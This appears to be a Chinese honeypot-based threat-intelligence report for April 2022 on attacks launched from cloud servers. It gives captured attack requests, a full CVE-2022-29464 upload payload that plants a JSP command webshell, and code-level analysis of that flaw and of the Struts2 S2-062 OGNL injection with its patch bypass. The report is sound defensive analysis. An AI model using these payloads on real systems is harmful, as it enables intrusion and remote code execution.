

公有云网络安全威胁情报 (202204)

概述


本文聚焦于云上重点资产的扫描攻击、云服务器总体攻击情况分析、热门漏洞及恶意程序的攻击威胁。

- [360高级威胁狩猎蜜罐系统](#)发现全球9.2万个云服务器IP进行网络扫描、漏洞攻击、传播恶意软件等行为。其中包括国内39家单位所属的云服务资产IP，这些单位涉及政府、医疗、建筑、军工等多个行业。
- 2022年4月，WSO2多个产品和Apache Struts2爆出高危漏洞，两个漏洞技术细节已经公开，并且我们发现两个漏洞都已有在野利用和利用漏洞传播恶意软件的行为。
- 本月共记录来源于云服务器的扫描和攻击会话3.7亿次，其中漏洞攻击会话2400万次，传播恶意软件会话77.2万次。

云上重点资产扫描攻击


四月份，我们共监测到全国39个公有云重点资产存在异常扫描及攻击行为。

随着云服务的普及，云安全问题也随之越发突出。攻击者常常入侵云服务器，并利用被入侵机器继续发动攻击。4月份我们发现了国内39个云服务器重点IP具有异常扫描攻击行为，由此我们认为该重点IP可能被入侵。从行业分布看，事业单位和政府机关的云上资产安全风险问题较大，此外，




金融业和央企也面临较为严重的安全威胁。

从云服务商分布情况来看，阿里云在政企市场占据了较大的市场份额，因此也更加容易面临威胁，此次出现扫描攻击的重点IP云服务商以阿里云为主。



这些重点IP主要使用了敏感文件嗅探、Redis的相关漏洞及SSH暴力破解等攻击手法。



下面介绍其中几个具体案例。

IP地址	云服务商	单位名称	行业	IP所在省份	漏洞利用列表	扫描协议列表
123.56.*.*	阿里云	***人民医院	医疗	北京	Redis未授权访问漏洞 Docker API版本信息泄露漏洞	Redis, HTTP
120.92.*.*	金山云	****集团有限公司	建筑/大型央企	北京	Apache Tomcat暴力破解 PHPUnit 远程代码执行漏洞 ThinkPHP 远程代码执行漏洞等	HTTP
121.40.*.*	阿里云	****股份有限公司	制造业/军工	浙江	MSSQL暴力破解	TDS

案例1：位于北京的IP地址为123.56.*.*的阿里云服务器属于某地人民医院，这个IP地址存在利用Redis和Docker漏洞的攻击行为：

```
*1 $4 info GET /v1.16/version HTTP/1.1 Host: {target} User-Agent: Mozilla/5.0 zgrab/0.x Accept: */* Accept-Encoding: gzip
```

案例2：位于北京的IP地址为120.92.*.*的金山云服务器属于某建筑行业大型央企集团有限公司，这个IP地址有Apache Tomcat、PHPUnit和ThinkPHP等多个产品的暴力破解和漏洞利用行为：

```
GET /manager/html HTTP/1.1 Host: {target}:8081 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0) Gecko/20100101 Firefox/83.0 Accept: */* Accept-Language: en-US,en;q=0.5 Authorization: Basic OGhZVFNRms6OGhZVFNRms= Connection: close Accept-Encoding: gzip Connection: close POST /vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php HTTP/1.1 Host: {target} User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0) Gecko/20100101 Firefox/83.0 Content-Length: 52 Accept: */* Accept-Language: en-US,en;q=0.5 Connection: close Content-Type: application/x-www-form-urlencoded Accept-Encoding: gzip Connection: close <?=md5('eziqkjph');echo strtoupper.php_uname('s'))?>
```

热门漏洞攻击

2022年4月12日，Apache发布Apache Struts2 高危漏洞(CVE-2021-31805)，该漏洞可允许攻击者发起远程代码执行。攻击者已利用该漏洞传播Shellbot恶意软件。同月18日，WSO2公开高危漏洞CVE-2022-29464，该漏洞允许攻击者在WSO2的多个产品上无限制地上传任意文件。我们发现攻击者已利用该漏洞传播WebShell恶意软件。


(1) WSO2 多产品无限制文件上传漏洞(CVE-2022-29464)

漏洞信息

影响范围：WSO2 API Manager 2.2.0~4.0.0 WSO2 Identity Server 5.2.0~5.11.0 WSO2 Identity Server Analytics 5.4.0, 5.4.1, 5.5.0, 5.6.0 WSO2 Identity Server as Key Manager 5.3.0~5.11.0 WSO2 Enterprise Integrator 6.2.0~6.6.0 WSO2 Open Banking AM 1.4.0~2.0.0 WSO2 Open Banking KM 1.4.0~2.0.0

CVE编号：CVE-2022-29464 披露日期：2022.04.18 CVSS 3.1评分：9.8 影响设备量级：万级

2022年4月23日，蜜罐系统首次捕获利用该漏洞进行攻击的数据包。我们发现总体上随时间推移，尝试利用该漏洞的攻击者IP数量和攻击会话数量呈现增加趋势。2022年4月28日开始，攻击者开始利用漏洞传播Webshell恶意软件。



WSO2已公布漏洞详情及修补措施，[点击查看](#)，我们也对该漏洞的利用方法进行了分析：

漏洞Payload

```
POST /fileupload/toolsAny HTTP/1.1 Host: x.x.x.x:9443 User-Agent: python-requests/2.27.1 Accept-Encoding: gzip, deflate Accept: */* Connection: keep-alive Content-Length: 881 Content-Type: multipart/form-data; boundary=256c5115fcd40ad6d0bf6a5ec73018cc --256c5115fcd40ad6d0bf6a5ec73018cc Content-Disposition: form-data; name="../../../../repository/deployment/server/webapps/authenticationendpoint/miori.jsp"; filename="../../../../repository/deployment/server/webapps/authenticationendpoint/miori.jsp" <FORM> <INPUT name='cmd' type=text> <INPUT type=submit value='Run'> </FORM> <%@ page import="java.io.*" %> <% String cmd = request.getParameter("cmd"); String output = ""; if(cmd != null) { String s = null; try { Process p = Runtime.getRuntime().exec(cmd,null,null); BufferedReader si = new BufferedReader(new InputStreamReader(p.getInputStream())); while((s = si.readLine()) != null) { output += s+""; } } catch(IOException e) { e.printStackTrace(); } } %> <pre><%=output %></pre>--256c5115fcd40ad6d0bf6a5ec73018cc--
```

漏洞分析

漏洞接口为/fileupload，搜索接口配置信息，该接口未进行认证处理：

```
<Resource context="/duoauthenticationendpoint(.*)" secured="false" http-method="all"/>
<Resource context="(.*)/fileupload(.*)" secured="false" http-method="all"/>
<Resource context="(.*)/filedownload(.*)" secured="false" http-method="all"/>
```

从url的映射配置文件看，漏

洞接口/fileupload/toolsAny对应的处理文件是org.wso2.carbon.ui.transports.fileupload.ToolsAnyFileUploadExecutor：

```
</Mapping>
<Mapping>
  <Actions>
    <Action>toolsAny</Action>
  </Actions>
  <Class>org.wso2.carbon.ui.transports.fileupload.ToolsAnyFileUploadExecutor</Class>
</Mapping>
</FileUploadConfig>
```

在

ToolsAnyFileUploadExecutor类的execute处理函数设置断点，发送蜜罐系统捕获的payload数据：

```
public class ToolsAnyFileUploadExecutor extends AbstractFileUploadExecutor {
  public ToolsAnyFileUploadExecutor() {
  }

  public boolean execute(HttpServletRequest request, HttpServletResponse response) throws CarbonException, IOException {
    PrintWriter out = response.getWriter();

    try {
      Map fileResourceMap = (Map)this.configurationContext.getProperty("file.resource.map");
      if (fileResourceMap == null) {
        fileResourceMap = new TreeBidiMap();
      }
    
```

处理函数并没有对用户输入

的上传文件名进行校验存在路径穿越漏洞，从而可以上传webshell到/webapps/目录，导致RCE：

The screenshot shows a debugger interface with several tabs: 'named' (selected), 'Console', and 'Variables'. In the 'Variables' tab, there is an expression evaluator with the placeholder 'Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)'. Below it, several variables are listed with their values:

- uuid = "1.651639088973537E12"
- serviceUploadDir = "D:\path\v4.0.0\wso2am-4.0.0\bin..\tmp\work\extra\1.651639088973537E12\"
- dir = {File@40842} "D:\path\v4.0.0\wso2am-4.0.0\bin..\tmp\work\extra\1.651639088973537E12"
- uploadedFile = {File@40844} "D:\path\v4.0.0\wso2am-4.0.0\bin..\tmp\work\extra\1.651639088973537E12..\..\..\..\repository\deployment\server\webapps\authenticationendpoint\miori.js"

漏洞修复

在新版本中，ToolsAnyFileUploadExecutor的函数execute被弃用，直接返回false：

The screenshot shows the code for the `execute` method of the `ToolsAnyFileUploadExecutor` class. The method body contains the following code:

```
public boolean execute(HttpServletRequest request, HttpServletResponse response) throws CarbonException, {
    log.warn("ToolsAnyFileUpload method is not supported");
    return false;
}
```

Below the code, the console output shows four instances of the warning message:

```
WARN - AbstractFileUploadExecutor ToolsAnyFileUpload method is not supported
```

(2) Apache Struts2 S2-062 远程代码执行漏洞(CVE-2021-31805)

漏洞信息

影响范围：Apache Struts 2.0.0 - 2.5.29 CVE编号：CVE-2021-31805 公开日期：2022.04.12 CVSS 3.1评分：9.8 影响设备量级：百万级

这个漏洞的CVE号年份虽然是2021年，但2022年4月才对外公开。蜜罐系统最早在2022年4月15日捕获到攻击者利用该漏洞发起的攻击，4月16日发现Shellbot恶意程序开始利用该漏洞传播。

漏洞分析

官方通报看S2-062是S2-061补丁的修复不完整导致的，仍有标签的属性可导致二次OGNL表达式注入漏洞。ComponentTagSupport的doStartTag 函数开始标签解析，跟踪调试，进入ComponentTagSupport的doEndTag函数：

The screenshot shows the code for the `doEndTag` method of the `ComponentTagSupport` class. The method body contains the following code:

```
public int doEndTag() throws JspException {
    component.end(pageContext.getOut(), getBody());
    component = null;
    return EVAL_PAGE;
}
```

跟入`component.end`，接着进

入`evaluateParams`函数，在`evaluateParams`函数中对name进行标签值赋值：

The screenshot shows the IntelliJ IDEA debugger interface during a session. The top part displays the Java code being debugged:

```
666 if (this.name != null) {  
667     name = findString(this.name);  
668     addParameter("name", name);    name: "2*16"
```

The line `name = findString(this.name);` is highlighted in yellow, indicating it is the current line of execution. A red circular icon with a checkmark is positioned next to the line number 667.

The bottom part of the interface contains two main sections: **Frames** and **Variables**.

Frames: A list of stack frames. The top frame is selected and shows the method `evaluateParams:668, UIBean (org.apache.struts2.components)`. Other visible frames include `end:536, UIBean (org.apache.struts2.components)`, `doEndTag:39, ComponentTagSupport (org.apache.struts2.views.jsp)`, `_jspx_meth_s_005ftextfield_005f0:11, S2061_jsp (org.apache.jsp)`, `_jspService:11, S2061_jsp (org.apache.jsp)`, `service:70, HttpJspBase (org.apache.jasper.runtime)`, and `service:764, HttpServlet (javax.servlet.http)`.

Variables: A list of variables and their values. The variable `this.name` is highlighted in green and has a value of `"2*16"`. Other variables listed include `this`, `templateDir`, `theme`, `providedLabel`, `labelPosition`, and `this.name`.

含value且name非空时，进入completeExpressionIfAltSyntax 函数：

```
if (parameters.containsKey("value")) {
    parameters.put("nameValue", parameters.get("value"));
} else {
    if (evaluateNameValue()) {
        final Class valueClazz = getValueClassType();    valueClazz: "class java.lang.String"

        if (valueClazz != null) {
            if (value != null) {
                addParameter("nameValue", findValue(value, valueClazz));    valueClazz: "class ja
} else if (name != null) {    name: "2*16"
    String expr = completeExpressionIfAltSyntax(name);
```

继续调试，当标签属性不包

completeExpressionIfAltSyntax 函数，输入的name值 `2*16` 将被修改为`%{2*16}`：

```
protected String completeExpressionIfAltSyntax(String expr) {    expr: "2*16"
    if (altSyntax() && !ComponentUtils.containsExpression(expr)) {    expr: "2*16"
        return "%{" + expr + "}";
    }
    return expr;
}
```

跟进

然后recursion函数返回false，从而进入findValue触发二次OGNL表达式注入，执行了`%{2*16}`表达式：

The screenshot shows the IntelliJ IDEA interface. The top part displays Java code in the editor:

```
String expr = completeExpressionIfAltSyntax(name);    expr: "%{2*16}"
if (recursion(name)) {    name: "2*16"
    addParameter("nameValue", expr);
} else {
    addParameter("nameValue", findValue(expr, valueClazz));    valueClazz: "class java.lang.String"
}
```

The bottom part shows the Variables tool window:

- Console tab is selected.
- Variables section:
 - + Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)
 - > templateDir = "template"
 - > theme = "xhtml"
 - > name = "2*16" (highlighted in blue)
 - > providedLabel = null
 - > valueClazz = {Class@15344} "class java.lang.String" ... Navigate

在Struts v2.5.26中

org.apache.tomcat被加入黑名单，根据OGNL语法，可通过#@org.apache.commons.collections.BeanMap@{}获取BeanMap对象，从而绕过S2_061的补丁。

漏洞修复

在Struts v2.5.30版本中，新增isAcceptableExpression函数，通过正则表达式判断的方式修补漏洞：

The screenshot shows an IDE interface with the following details:

- Code Editor:** Displays Java code with annotations. Annotations are shown as small yellow lightbulbs with numbers (e.g., 1, 2, 3) above specific lines of code.
- Annotations:** Annotations are present on several lines of code:
 - Line 1: `boolean evaluated = !translatedName.equals(this.name);`
 - Line 2: `boolean reevaluate = !evaluated || isAcceptableExpression(translatedName);`
 - Line 3: `if (!reevaluate) {`
 - Line 4: `addParameter(NAME_VALUE, translatedName);`
 - Line 5: `} else {`
 - Line 6: `String expr = completeExpressionIfAltSyntax(translatedName);`
 - Line 7: `addParameter(NAME_VALUE, findValue(expr, valueClazz));`
 - Line 10: `protected boolean isAcceptableExpression(String expression) {`
 - Line 11: `NotExcludedAcceptedPatternsChecker.IsAllowed isAllowed = notExcludedAcceptedPatterns.isAllowed(expression);`
 - Line 12: `if (isAllowed.isAllowed()) {`
 - Line 13: `return true;`
- Toolbars:** Standard Java editor toolbars are visible at the top.
- Variables View:** A "Variables" panel is open, showing the current state of variables:
 - expression**: Value is `"2*16"`.
 - notExcludedAcceptedPatterns**: Type is `{DefaultNotExcludedAcceptedPatternsChecker@15392}`.
 - f_excludedPatterns**: Type is `{DefaultExcludedPatternsChecker@15393}`.
 - f_excludedPatterns**: Type is `{Collections$UnmodifiableSet@15395} size = 3`.
 - 0**: Value is `{Pattern@15397} "^(action|method):::"`
 - 1**: Value is `{Pattern@15398} "(^|\%\\()|(#?)(top|.|\\N|\\")|\\d|\\.)?(dojo|struts|session|request|response|application|servlet(Request|Response|Context)|para`
 - 2**: Value is `{Pattern@15399} ".*(^|\\N|\\")|get|class|\\(\\.|\\N|\\").*"`
 - f_acceptedPatterns**: Type is `{DefaultAcceptedPatternsChecker@15394}`.

云服务器攻击总体情况


4月份共监测到全球9.2万个访问蜜罐节点的服务器，其中2.4万个IP发生漏洞扫描和攻击行为，超6000个IP发生恶意软件传播行为，1.1万个IP发生密码爆破行为。

四月份我们共捕获到来自云服务器的扫描和攻击威胁3.67亿次。其中，进行漏洞扫描和攻击事件2400万次，共涉及386个漏洞，暴力破解事件2200万次，传播恶意软件事件77.2万次，涉及恶意软件家族236个。阿里云、DigitalOcean和腾讯云是发起漏洞攻击的IP数量最多的三家云服务商。




总体上，攻击者通常使用暴力破解、漏洞探测和扫描、远程代码执行漏洞等方法发起网络攻击。

主要扫描攻击类型及攻击源IP数量分布



在具体的攻击方法上，Redis相关漏洞、敏感文件嗅探和SMTP协议扫描等是攻击者最常用的攻击手段。


主要漏洞云服务器攻击源IP数量



从漏洞攻击针对的厂商和产品分析，Redis、Docker和Apache仍然是

攻击者使用漏洞攻击最多的厂商/产品，其中Redis的攻击者数量变化不大，但Docker的攻击者数量较三月有比较明显的提升。


受攻击的厂商或产品




一些攻击者利用漏洞攻击的同时，还会传播木马病毒等恶意软件以达到挖矿、

控制等目的。4月份共捕获到利用云服务器传播的恶意软件样本5350个，日均传播恶意软件会话2.57万次。在利用漏洞传播的恶意样本中，挖矿类 (CoinMiner) 的传播IP数量和会话数量最多，此外，木马下载器类 (TrojanDownloader) 、黑客工具类 (HackTool) 、Tsunami僵尸网络等也是传播

传播源最多的恶意软件



传播会话最多的恶意软件



较多的恶意软件家族类型。

具体来看，全球云服务器传播恶意软件会话日均34.4万次，传播恶意软件文件数量超过5000个，传播会话以挖矿类 (CoinMiner) 、Mirai僵尸网络程序和Root工具类 (Rootkit) 为主，主要恶意软件传播数据如下表所示：

恶意软件家族 恶意软件样本数量 恶意软件传播会话数量


CoinMiner 132 3492059

恶意软件家族	恶意软件样本数量	恶意软件传播会话数量
Mirai	3528	2225752
Rootkit	8	1293556
Gafgyt	858	1199324
TrojanDownloader	446	764117
HackTool	9	338871
